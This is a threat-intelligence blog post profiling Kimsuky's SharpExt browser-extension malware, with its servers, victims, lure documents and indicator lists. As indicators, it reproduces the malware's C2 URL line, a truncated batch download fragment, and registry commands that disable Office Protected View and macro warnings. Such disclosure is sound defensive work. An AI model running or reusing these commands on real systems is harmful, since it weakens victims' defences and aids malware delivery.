Pivoting on a SharpExt to profile Kimsuky panels for great good

By Jason Reaves

Published: 2023-02-20 · Archived: 2026-04-06 01:30:57 UTC

5 min read

Aug 9, 2022

By: Jason Reaves and Joshua Platt

Press enter or click to view image in full size


Volexity recently released a blog detailing a browser extension malware dubbed SharpExt[1] being leveraged by Kimsuky[2]. The goal of SharpExt, as detailed in the blog, is to ultimately steal emails and attachments from the victims. This blog is purely meant to expand on existing work from items we recovered through our pivoting and research.

Pivoting on their research along with some research from Huntress[3], we also found a connection to earlier campaigns in a report from 2021[4]. One site in particular was interesting.

```
http://nuclearpolicy101[.]org/wp-admin/includes/0421/d[.]php?na=vbtmp 14
```

The site has been utilized by Kimsuky for over a year and earlier this year was updated to deliver the browser extension code:

Press enter or click to view image in full size



Scanned	Detections	Status	URL
2022-06-29	5 / 87	200	https://nuclearpolicy101.org/nonproliferation-regime-readings/
2022-06-17	5 / 95	200	https://nuclearpolicy101.org/
2022-06-16	5 / 95	200	http://nuclearpolicy101.org/wp-admin/includes/lee/leeplug/cow.php?op=dev.ps1
2022-06-16	5 / 95	200	http://nuclearpolicy101.org/wp-admin/includes/lee/leeplug/cow.php?op=bg.js
2022-06-16	4 / 95	200	http://nuclearpolicy101.org/wp-admin/includes/lee/leeplug/cow.php?op=manifest.json
2022-06-13	5 / 95	404	http://nuclearpolicy101.org/wp-admin/includes/0421/d.php?na=dot.gif
2022-06-13	6 / 95	404	http://nuclearpolicy101.org/wp-admin/includes/0421/d.php?na=vbtmp
2022-05-31	4 / 94	200	http://nuclearpolicy101.org/wp-content/uploads/2020/09/Bomb-Making-Lec-copy.pdf
2022-06-17	5 / 95	200	http://nuclearpolicy101.org/
2022-04-12	6 / 92	200	http://nuclearpolicy101.org/wp-content/uploads/2021/10/Fuel-Making-lecture.pdf

The bg.js file from nuclearpolicy101 also listed the same C2 as the Volexity blog:

```
var g_url = "https://gonamod.com/sanghyon/index.php",g_devtabs=[]; 20
```

A second IOC listed from Volexity, siekis[.]com, is a little more interesting. This site is not a compromised site but something actor controlled. The site is hosting multiple websites along with connections to some of the campaigns detailed from Huntress. However, the VPS folders have been renamed. Current domains setup on this server:

```
dusieme.com/
eislesf.live/
ielsems.com/
ilijw.live/
siekis.com/
soekfes.live/
sqiesbob.com/
```

Some of the domains that are leveraged for the campaigns, can be seen in the aforementioned blogs[1,3]. The structure of these are normally a mix of the following files:

```
cow.php
d.php
r.php
sc.php
his.php
index.php
upload.php
upload_dotm.php
doc.php
macro.php
```

```
resp.txt
res/
```

The other files in the folder are related to the various powershell, batch files, DLLs and browser extensions that are delivered.


Get Jason Reaves's stories in your inbox

Some of the other domains are leveraged for C2 activity from the browser extension along with any necessary files needed by the browser extension. These folders usually consist of the following:

```
index.php
manage.php
code.js
list.txt
black_list.txt
att/
domain/
mail/
```

Through our research, we were able to map out some victimology based on traffic data:

Press enter or click to view image in full size




The hot spots mostly just seem to confirm other reporting on intended targets as United States, Europe and South Korea[1].

Older Campaigns

During our research, we also recovered information from older campaigns that did not utilize a browser extension. Surprisingly, the actor(s) appeared to leverage UltraViewer in some engagements:

Press enter or click to view image in full size



Judging by documents we recovered, the group continues to be very active:

```
ESDU Tokuchi.doc
ad869e6765212fb1c724936a4e9b6a35
Created: 2022-04-29Interview memo_Gareth.doc
e6f6dedc573c7be462e74ff1289aab34
Created: 2022-05-08Donga-A_VAN.doc
a7b6491683766b01b7b9c76652a3993f
Created: 2022-03-07TBS TV_Qs.doc
77258de4bfa37fe26d5b4d6348fd31a6
Created: 2022-04-09NEWSIS_interview.doc
b3103f9543b31d00d9fecf3943cb6b6d
Created: 2022-01-26China.doc
46bc9c7ed36f6f8d2c3f968cb758df1f
Created: 2022-03-28Interview memo_Ralph.doc
9c2434cbfa7e6ff49c67bfc74a6bf7bc
Created: 2022-04-24US-ROK Tech Cooperation Goodman.doc
df7cd79c5e9cc5471f1772f75b646467
Created: 2022-04-25CM College_interview.doc
36e6f04777e1bbdc719a3adc7d842586
Created: 2022-04-27Interview memo_patrick.doc
42805ec97173c4a074580d473aeecbe4
Created: 2022-04-21Upholding the RBO in the INdo-Pac.doc
b57e9474698823fcb300ad29b2ddd657
Created: 2022-04-10
```

Similar to past campaigns, they continue to use HWP (Hangul Word Processor) documents:

```
The Burden of the Unintended.hwp
Created 2022-02-24
```

Upon execution, the HWP documents execute a batch file similar to the one below:

```
kill /im OneDriveStandaloneUpdater.exe /f 2taskkill /im OneDriveStandaloneUpdater.exe /f 3curl -o "%
```

IOCs

Network:

```
souibi.com
dusieme.com
eislesf.live
ielsems.com
ilijw.live
siekis.com
soekfes.live
sqiesbob.com
gonamod.com
beastmodser.club
nuclearpolicy101.org (compromised)
frebough.com
hodbeast.com
newspeers.com
newspeers.us
visitnewsworld.xyz
docsaccess.xyz
resepmo.com
retmodul.com
worldinfocontact.club
wrldinfocontact.club
secmets.live
preheds.shop
```

Commands:

```
reg add HKEY_CURRENT_USER\Software\RegisteredApplications /v AppXr1bysyqf6kpaq1aje5sbadka8dgx3g4g /t

 reg add "HKCU\Software\Microsoft\Office\13.0\Word\Security\ProtectedView" /v DisableInternetFilesIn

 reg add "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView" /v DisableInternetFilesIn

 reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security" /v VBAWarnings /t REG_DWOR

 reg add "HKCU\Software\Microsoft\Office\13.0\Word\Security\ProtectedView" /v DisableAttachementsInP

 reg add "HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView" /v DisableInternetFilesIn

 reg add "HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView" /v DisableUnsafeLocations

 reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Word\Security" /v VBAWarnings /t REG_DWOR
```

```
 reg add "HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView" /v DisableInternetFilesIn
 reg add "HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView" /v DisableAttachementsInP
 reg add "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView" /v DisableInternetFilesIn
 reg add "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView" /v DisableAttachementsInP
 reg add "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView" /v DisableUnsafeLocations
 reg add "HKCU\Software\Microsoft\Office\13.0\Word\Security\ProtectedView" /v DisableUnsafeLocations
 reg add "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView" /v DisableAttachementsInP
 reg add "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView" /v DisableUnsafeLocations
 reg add "HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView" /v DisableAttachementsInP
 reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\Security" /v VBAWarnings /t REG_DWOR
 reg add "HKCU\Software\Microsoft\Office\15.0\Word\Security\ProtectedView" /v DisableUnsafeLocations
 reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Word\Security" /v VBAWarnings /t REG_DWOR
reg add "HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security" /v VBAWarnings /t REG_DWOR
```

Recovered Documents:

```
42805ec97173c4a074580d473aeecbe4
b57e9474698823fcb300ad29b2ddd657
ed424b7dbe6ce5dfdd051fca7d216ea4
43d95c74d3ed1e4ee8f07c286a95258b
36e6f04777e1bbdc719a3adc7d842586
bd69b7fe688f121f33f2cb752d3d9aee
d902d7688d75dddca219a3eac5bbab10
31bafa8e3dfee43e305fd1bb1174ebea
bba46893cb8b8130aeca98955751d8df
f8ddac12d26c0cda72f6b37d405525fc
a7a6a36e6dbe3816209786f4e04a2936
7306d5afdd54164650a17c66f354dea4
1907f12e443edbae04d85a7981f50e46
7c387100acfd1129ef59753f469950de
98955bcdce0d45d2dcd328c4c762b598
8db970e3670c8dcdea1ac346df6a5409
c23157dc5f321a461b7c6e84a83ed462
f4e98ff7a041291311f4a2d548fb1204
da9b66ad97b93e5b11cbd9b4e6f255b9
e023261bf272a96a13a1765fc579257f
b3103f9543b31d00d9fecf3943cb6b6d
ee1b273c729a946d494826fa0104a51f
f4e98ff7a041291311f4a2d548fb1204
```

```
7cb6eca45f351670e48e3b54f252ac4d
1de67d829884ea1f4b51c94104b47374
d902d7688d75dddca219a3eac5bbab10
80e5fc84e30c208fb4d0e71046c26b11
77258de4bfa37fe26d5b4d6348fd31a6
a7b6491683766b01b7b9c76652a3993f
aa8b64f8b22126b1199d345ee5088003
46bc9c7ed36f6f8d2c3f968cb758df1f
d902d7688d75dddca219a3eac5bbab10
2def674177ad929ffe91545fee474132
e6f6dedc573c7be462e74ff1289aab34
e1e6dc332827b958e93b3548f647d70c
ad869e6765212fb1c724936a4e9b6a35
3e8846e6e4eb963077aa3e0f5134b072
9c2434cbfa7e6ff49c67bfc74a6bf7bc
df7cd79c5e9cc5471f1772f75b646467
edf19a5f034d6251d652b3ad353c4fe9
3c9c5e555e6b4b8cfa9046a08f3cf92b
```

References

1: https://www.volexity.com/blog/2022/07/28/sharptongue-deploys-clever-mail-stealing-browser-extension-sharpext/

2: https://malpedia.caad.fkie.fraunhofer.de/actor/kimsuky

3: https://www.huntress.com/blog/targeted-apt-activity-babyshark-is-out-for-blood

4: http://www.hackdig.com/07/hack-420942.htm
